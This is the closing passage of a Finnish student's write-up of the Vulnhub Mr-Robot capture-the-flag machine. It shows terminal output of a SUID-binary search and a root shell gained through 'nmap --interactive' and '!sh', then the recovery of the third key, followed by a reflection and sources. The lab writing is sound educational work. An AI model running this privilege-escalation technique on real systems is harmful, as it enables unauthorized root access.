
Nyt kun olen saanut peruspääsyn järjestelmään, tarvitsen vielä root oikeudet. Kokeilin walkthroughin find komentoa, jolla etsin execin jossa on suid bit päällä (ks. kuvio 21).



```
robot@linux:~$ find / -perm /4000 -type f 2>/tmp/2
find / -perm /4000 -type f 2>/tmp/2
/bin/ping
/bin/umount
/bin/mount
/bin/ping6
/bin/su
/usr/bin/passwd
/usr/bin/newgrp
/usr/bin/chsh
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/sudo
/usr/local/bin/nmap
/usr/lib/openssh/ssh-keysign
/usr/lib/eject/dmccrypt-get-device
/usr/lib/vmware-tools/bin32/vmware-user-suid-wrapper
/usr/lib/vmware-tools/bin64/vmware-user-suid-wrapper
/usr/lib/pt_chown
robot@linux:~$
```

Kuvio 22. Tiedostoja, jossa suid bit

Yksi näistä oli nmap, joten testasin interactive komentoa sen kanssa. Tämän avulla pystyin etsimään avainta rootilla ja sieltähän se löytyi.



```
robot@linux:~$ nmap --interactive
nmap --interactive

Starting nmap V. 3.81 ( http://www.insecure.org/nmap/ )
Welcome to Interactive Mode -- press h <enter> for help
nmap> !sh
!sh
# whoami
whoami
root
# find / -iname key-3-*
find / -iname key-3-*
/root/key-3-of-3.txt
# cat /root/key-3-of-3.txt
cat /root/key-3-of-3.txt
04787ddef27c3dee1ee161b21670b4e4
#
```

Kuvio 23. Kolmas avain

4 Pohdinta

Tutkimustyö osoittautui odotettua haastavammaksi. Haastetta tehdessäni huomasin, miten paljon erilaisia ratkaisutapoja ongelmiin voi olla. Walkthroughissa useasti sanottiinkin, että ongelmiin on monia ratkaisuja. Opin käyttämään myös paljon uusia erilaisia työkaluja ja metodeja, kuten Hydraa, nmappia, wpscania, reverse shellaamista, md5 converteria ja tty session spawnaamista. Opin myös tutkimaan ja ymmärtämään lähdekoodeja wordpressissä paremmin ja myös ylipäättänsä wordpressin toiminnasta tuli paljon uutta tietoa. Mielestäni tämä antoi hyvän pohjan tulevaisuuden opinnoilleni.

Lähteet

Christophetd, 2017 [Write-up] Mr Robot. <https://blog.christophetd.fr/write-up-mr-robot/>

MD5 conversion. <https://md5.gromweb.com/>

Nwrzd, 2019. Vulnhub.com : Mr-Robot: 1 Walkthrough.
<https://nwrzd.medium.com/vulnhub-com-mr-robot-1-walkthrough-5119586b2a3f>

Spawning a TTY Shell. <https://netsec.ws/?p=337>